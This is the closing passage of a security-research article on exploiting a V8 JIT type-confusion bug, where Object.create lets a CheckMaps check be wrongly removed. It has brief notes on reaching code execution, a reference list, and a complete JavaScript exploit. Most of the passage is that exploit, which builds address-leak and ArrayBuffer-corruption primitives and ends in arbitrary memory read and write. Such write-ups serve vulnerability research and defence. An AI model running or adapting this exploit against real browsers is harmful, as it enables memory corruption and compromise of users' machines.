0. The fact that the user is able to create custom types, e.g. by adding properties to objects. This avoids the need to find a good type confusion candidate as one can likely just create it, such as was done by the presented exploit when it confused an ArrayBuffer with an object with inline properties to corrupt the backingStore pointer.

1. The fact that code can be JIT compiled that performs an arbitrary operation on an object of type X but at runtime receives an object of type Y due to the vulnerability. The presented exploit compiled loads and stores of unboxed double properties to achieve address leaks and the corruption of ArrayBuffers respectively.

2. The fact that type information is aggressively tracked by the engines, increasing the number of types that can be confused with each other.

As such, it can be desirable to first construct the discussed primitive from lower-level primitives if these aren't sufficient to achieve reliable memory read/write. It is likely that most type check elimination bugs can be turned into this primitive. Further, other types of vulnerabilities can potentially be exploited to yield it as well. Possible examples include register allocation bugs, use-after-frees, or out-of-bounds reads or writes into the property buffers of JavaScript objects.

----[4.4 Gaining Code Execution

While previously an attacker could simply write shellcode into the JIT region and execute it, things have become slightly more time consuming: in early 2018, v8 introduced a feature called write-protect-code-memory [20] which essentially flips the JIT region's access permissions between R-X and RW-. With that, the JIT region will be mapped as R-X during execution of JavaScript code, thus preventing an attacker from directly writing into it. As such, one now needs to find another way to code execution, such as simply performing ROP by overwriting vtables, JIT function pointers, the stack, or through another method of one's choosing. This is left as an exercise for the reader.

Afterwards, the only thing left to do is to run a sandbox escape... ;)

--[5 - References

[1] https://blogs.securiteam.com/index.php/archives/3783
[2] https://cs.chromium.org/
[3] https://v8.dev/
[4] https://www.ecma-international.org/ecma-262/8.0/index.html#sec-array-exotic-objects
[5] https://www.ecma-international.org/ecma-262/8.0/index.html#sec-addition-operator-plus

[6] https://chromium.googlesource.com/v8/v8.git/+/6.9.427.19/
tools/turbolizer/
[7] https://v8.dev/docs/ignition
[8] https://www.mgaudet.ca/technical/2018/6/5/
an-inline-cache-isnt-just-a-cache
[9] https://mathiasbynens.be/notes/shapes-ics
[10] https://bugs.chromium.org/p/project-zero/issues/detail?id=1380
[11] https://github.com/WebKit/webkit/commit/
61dbb71d92f6a9e5a72c5f784eb5ed11495b3ff7
[12] https://bugzilla.mozilla.org/show_bug.cgi?id=1145255
[13] https://www.thezdi.com/blog/2017/8/24/
deconstructing-a-winning-webkit-pwn2own-entry
[14] https://bugs.chromium.org/p/chromium/issues/detail?id=762874
[15] https://bugs.chromium.org/p/project-zero/issues/detail?id=1390
[17] https://bugs.chromium.org/p/project-zero/issues/detail?id=1396
[16] https://cloudblogs.microsoft.com/microsoftsecure/2017/10/18/
browser-security-beyond-sandboxing/
[18] https://www.mozilla.org/en-US/security/advisories/
mfsa2018-24/#CVE-2018-12386
[19] https://mathiasbynens.be/notes/prototypes
[20] https://github.com/v8/v8/commit/
14917b6531596d33590edb109ec14f6ca9b95536

--[6 - Exploit Code

```
if (typeof(window) !== 'undefined') {
    print = function(msg) {
        console.log(msg);
        document.body.textContent += msg + "\r\n";
    }
}

{
    // Conversion buffers.
    let floatView = new Float64Array(1);
    let uint64View = new BigUint64Array(floatView.buffer);
    let uint8View = new Uint8Array(floatView.buffer);

    // Feature request: unboxed BigInt properties so these aren't needed =)
    Number.prototype.toBigInt = function toBigInt() {
        floatView[0] = this;
        return uint64View[0];
    };

    BigInt.prototype.toNumber = function toNumber() {
        uint64View[0] = this;
        return floatView[0];
    };
}

// Garbage collection is required to move objects to a stable position in
// memory (OldSpace) before leaking their addresses.
function gc() {
    for (let i = 0; i < 100; i++) {
        new ArrayBuffer(0x100000);
    }
}

const NUM_PROPERTIES = 32;
const MAX_ITERATIONS = 100000;

function checkVuln() {
    function hax(o) {
        // Force a CheckMaps node before the property access. This must
        // load an inline property here so the out-of-line properties
        // pointer cannot be reused later.
        o.inline;
```

```
        // Turbofan assumes that the JSCreateObject operation is
        // side-effect free (it has the kNoWrite property). However, if the
        // prototype object (o in this case) is not a constant, then
        // JSCreateObject will be lowered to a runtime call to
        // CreateObjectWithoutProperties. This in turn eventually calls
        // JSObject::OptimizeAsPrototype which will modify the prototype
        // object and assign it a new Map. In particular, it will
        // transition the OOL property storage to dictionary mode.
        Object.create(o);

        // The CheckMaps node for this property access will be incorrectly
        // removed. The JIT code is now accessing a NameDictionary but
        // believes its loading from a FixedArray.
        return o.outOfLine;
    }

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let o = {inline: 0x1337};
        o.outOfLine = 0x1338;
        let r = hax(o);
        if (r !== 0x1338) {
            return;
        }
    }

    throw "Not vulnerable"
};

// Make an object with one inline and numerous out-of-line properties.
function makeObj(propertyValues) {
    let o = {inline: 0x1337};
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        Object.defineProperty(o, 'p' + i, {
            writable: true,
            value: propertyValues[i]
        });
    }
    return o;
}

//
// The 3 exploit primitives.
//

// Find a pair (p1, p2) of properties such that p1 is stored at the same
// offset in the FixedArray as p2 is in the NameDictionary.
let p1, p2;
function findOverlappingProperties() {
    let propertyNames = [];
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        propertyNames[i] = 'p' + i;
    }
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            ${propertyNames.map((p) => `let ${p} = o.${p};`).join('\n')}
            return [${propertyNames.join(', ')}];
        }
    `);

    let propertyValues = [];
    for (let i = 1; i < NUM_PROPERTIES; i++) {
        // There are some unrelated, small-valued SMIs in the dictionary.
        // However they are all positive, so use negative SMIs. Don't use
        // -0 though, that would be represented as a double...
        propertyValues[i] = -i;
    }
```

```
    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let r = hax(makeObj(propertyValues));
        for (let i = 1; i < r.length; i++) {
            // Properties that overlap with themselves cannot be used.
            if (i !== -r[i] && r[i] < 0 && r[i] > -NUM_PROPERTIES) {
                [p1, p2] = [i, -r[i]];
                return;
            }
        }
    }

    throw "Failed to find overlapping properties";
}

// Return the address of the given object as BigInt.
function addrof(obj) {
    // Confuse an object with an unboxed double property with an object
    // with a pointer property.
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            return o.p${p1}.x1;
        }
    `);

    let propertyValues = [];
    // Property p1 should have the same Map as the one used in
    // corrupt for simplicity.
    propertyValues[p1] = {x1: 13.37, x2: 13.38};
    propertyValues[p2] = {y1: obj};

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let res = hax(makeObj(propertyValues));
        if (res !== 13.37) {
            // Adjust for the LSB being set due to pointer tagging.
            return res.toBigInt() - 1n;
        }
    }

    throw "Addrof failed";
}

// Corrupt the backingStore pointer of an ArrayBuffer object and return the
// original address so the ArrayBuffer can later be repaired.
function corrupt(victim, newValue) {
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            let orig = o.p${p1}.x2;
            o.p${p1}.x2 = ${newValue.toNumber()};
            return orig;
        }
    `);

    let propertyValues = [];
    // x2 overlaps with the backingStore pointer of the ArrayBuffer.
    let o = {x1: 13.37, x2: 13.38};
    propertyValues[p1] = o;
    propertyValues[p2] = victim;

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        o.x2 = 13.38;
        let r = hax(makeObj(propertyValues));
        if (r !== 13.38) {
            return r.toBigInt();
        }
    }
```

```
    throw "CorruptArrayBuffer failed";
}

function pwn() {
    //
    // Step 0: verify that the engine is vulnerable.
    //
    checkVuln();
    print("[+] v8 version is vulnerable");

    //
    // Step 1. determine a pair of overlapping properties.
    //
    findOverlappingProperties();
    print(`[+] Properties p${p1} and p${p2} overlap`);

    //
    // Step 2. leak the address of an ArrayBuffer.
    //
    let memViewBuf = new ArrayBuffer(1024);
    let driverBuf = new ArrayBuffer(1024);

    // Move ArrayBuffer into old space before leaking its address.
    gc();

    let memViewBufAddr = addrof(memViewBuf);
    print(`[+] ArrayBuffer @ 0x${memViewBufAddr.toString(16)}`);

    //
    // Step 3. corrupt the backingStore pointer of another ArrayBuffer to
    // point to the first ArrayBuffer.
    //
    let origDriverBackingStorage = corrupt(driverBuf, memViewBufAddr);

    let driver = new BigUint64Array(driverBuf);
    let origMemViewBackingStorage = driver[4];

    //
    // Step 4. construct the memory read/write primitives.
    //
    let memory = {
        write(addr, bytes) {
            driver[4] = addr;
            let memview = new Uint8Array(memViewBuf);
            memview.set(bytes);
        },
        read(addr, len) {
            driver[4] = addr;
            let memview = new Uint8Array(memViewBuf);
            return memview.subarray(0, len);
        },
        read64(addr) {
            driver[4] = addr;
            let memview = new BigUint64Array(memViewBuf);
            return memview[0];
        },
        write64(addr, ptr) {
            driver[4] = addr;
            let memview = new BigUint64Array(memViewBuf);
            memview[0] = ptr;
        },
        addrof(obj) {
            memViewBuf.leakMe = obj;
            let props = this.read64(memViewBufAddr + 8n);
            return this.read64(props + 15n) - 1n;
        },
        fixup() {
            let driverBufAddr = this.addrof(driverBuf);
```

```
            this.write64(driverBufAddr + 32n, origDriverBackingStorage);
            this.write64(memViewBufAddr + 32n, origMemViewBackingStorage);
        },
    };

    print("[+] Constructed memory read/write primitive");

    // Read from and write to arbitrary addresses now :)
    memory.write64(0x41414141n, 0x42424242n);

    // All done here, repair the corrupted objects.
    memory.fixup();

    // Verify everything is stable.
    gc();
}

if (typeof(window) === 'undefined')
    pwn();


|=[ EOF ]=---------------------------------------------------------------=|
```